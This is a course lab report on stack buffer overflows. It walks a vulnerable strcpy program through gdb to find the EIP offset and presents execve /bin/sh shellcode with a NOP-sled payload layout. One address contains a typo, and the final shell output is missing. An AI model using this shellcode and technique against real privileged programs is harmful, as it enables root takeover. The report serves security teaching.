CS 6035-O01- Introduction to Information Security

Project #1
Stack Buffer Overflow

By

Kyeong Won Kim

September 2015

Table of Contents

List of Figures

1 Basics of Stack Buffer Overflows

Buffer overflows occurs when a program does not performs proper boundary checking on users' input data. Because of this vulnerability, if user supplies input data that is bigger than the size of the buffer that was designed to hold, it can overwrite critical registers such as EIP (Extended Instruction Pointer). EIP is the register that points to the location that is going to be executed next, so when this is overwritten with different location in memory, it could allow the attacker take control of program execution by executing malicious shell code.

2 A Vulnerable Program

vulProg.c

```
/* vulProg.c */

#include <stdio.h>
#include <string.h>

int printInput (char *input);

int main (int argc, char *argv[])
{
      char input[256];
      if (argc <= 1)
      {
            printf("Usage: %s <Input>\n", argv[0]);
            return 1;
      }

      strcpy(input, argv[1]);

      printInput(argv[1]);

      return 0;
}

int printInput (char *buffer)
{
      printf("User Input: %s\n", buffer);

      return 1;
}
```

Stack Layout



Figure 1 Vulnerable Program with its stack layout

The above program has buffer overflow vulnerability. The program first reads an input string, and then copies to another buffer that is 256 bytes long. Because strcpy () does not check for boundaries, buffer overflow can occur if the length of the input string is longer 256 bytes. If this program runs as a root, a normal user can exploit this buffer overflow vulnerability and take control of the root privileges.

3 Exploit the Buffer Overflow vulnerability

With the buffer overflow vulnerability in the program above, we can easily inject malicious code into the memory of the running program.

Under the normal condition, the program will take the input and display it back to the user, as shown:

```
gatech@gatech-VirtualBox:~/Proj1$ ./vulProg $(python -c 'print "A"*256')
User Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA
```

However, if the input string is more than 256 bytes long, the segmentation fault will occur, and return value will be non-zero as shown:

```
gatech@gatech-VirtualBox:~/Proj1$ ./vulProg $(python -c 'print "A"*270')
User Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
gatech@gatech-VirtualBox:~/Proj1$ echo $?
139
```

Let's take a look at gdb to see what is happening:

```
gatech@gatech-VirtualBox:~/Proj1$ execstack -c vulProg
gatech@gatech-VirtualBox:~/Proj1$ gdb -q vulProg
Reading symbols from vulProg...(no debugging symbols found)...done.
(gdb) run $(python -c 'print "A"*272')
Starting program: /home/gatech/Proj1/vulProg $(python -c 'print "A"*272')
User Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) print $eip
$1 = (void (*)()) 0x41414141
```

As shown above, EIP has been overwritten with 0x41414141, which is not a valid memory location for this program.

Now, we need to know exactly how far to write past the buffer to overwrite EIP. This can be done with trial and error. As it turns out, the stored value of EIP is located 12 bytes

past the buffer. So to overwrite EIP, the input should be 256 junk values for the buffer plus 12 junk values for the space between the buffer and the EIP and 4 bytes for the expected value of EIP. It can be shown as follows:

```
(gdb) run $(python -c 'print "A"*256+"B"*12+"C"*4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/gatech/Proj1/vulProg $(python -c 'print "A"*256+"B"*12+"
C"*4')
User Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBCCCC

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```



Figure 2 Stack Layout

So, theoretically, if the 4 C's were replaced with the address of malicious shellcode, the program should execute the shellcode and the normal user might be able to get a root shell.

In order to find the beginning of buffer in memory, we need to set break point and view the stack. It can be shown as follows:

```
(gdb) run $(python -c 'print "A"*256+"B"*12+"C"*4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/gatech/Proj1/vulProg $(python -c 'print "A"*256+"B"*12+"
C"*4')

Breakpoint 1, 0x0804848e in main ()
(gdb) c
Continuing.
User Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBCCCC

Breakpoint 2, 0x080484a8 in main ()
(gdb) x/100x $esp
0xbfffeef0:     0xbffff297      0xbffff297      0x00000000      0x00000000
0xbfffef00:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef10:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef20:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef30:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef40:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef50:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef60:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef70:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef80:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffefa0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffefb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffefc0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffefd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffefe0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffeff0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff000:     0x42424242      0x42424242      0x42424242      0x43434343
0xbffff010:     0x00000000      0xbffff0a4      0xbffff0b0      0xb7feccea
0xbffff020:     0x00000002      0xbffff0a4      0xbffff044      0x0804a018
0xbffff030:     0x0804822c      0xb7fc0000      0x00000000      0x00000000
0xbffff040:     0x00000000      0xb2b75d21      0x88a3f931      0x00000000
0xbffff050:     0x00000000      0x00000000      0x00000002      0x08048350
0xbffff060:     0x00000000      0xb7ff2500      0xb7e2f999      0xb7fff000
0xbffff070:     0x00000002      0x08048350      0x00000000      0x08048371
(gdb)
```

Those buffer stack that is filled with As (0x41414141) are areas that we can choose as the return address. Let's choose the address '0xbffefa0' as the return address, so if we that buffer is filled with NOPs and then the malicious shell code, a normal user should take control of the shell. Note that we need that address to be little-endian about the bit order, so it should be "\xa0\xef\xff\xbf".

The code to spawn a shell in C is shown below: [1]

```
\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0
\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f
\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41\x42\x42\x42\x42
```

Figure 3 Shellcode to spawn a shell

So, now we know that we need at least 268 bytes to start overwriting the saved ebp and 272 bytes to overwrite the return address. The stack arrangement for this should look like the following:

NOPs (219 bytes) + Shellcode (49 bytes) + Return address (4 bytes-pointing back to the NOPs area) = 219 + 49 + 4 = 272 bytes

If we re-run the program with new argument, we should get the shell prompt as follows:

And the final stack layout should look something like the following:



Figure 4 Final Stack Layout

4 References

[1] Buffer overflow get root, 2/21/2014, [Online].
https://hienact.wordpress.com/2014/02/21/bof/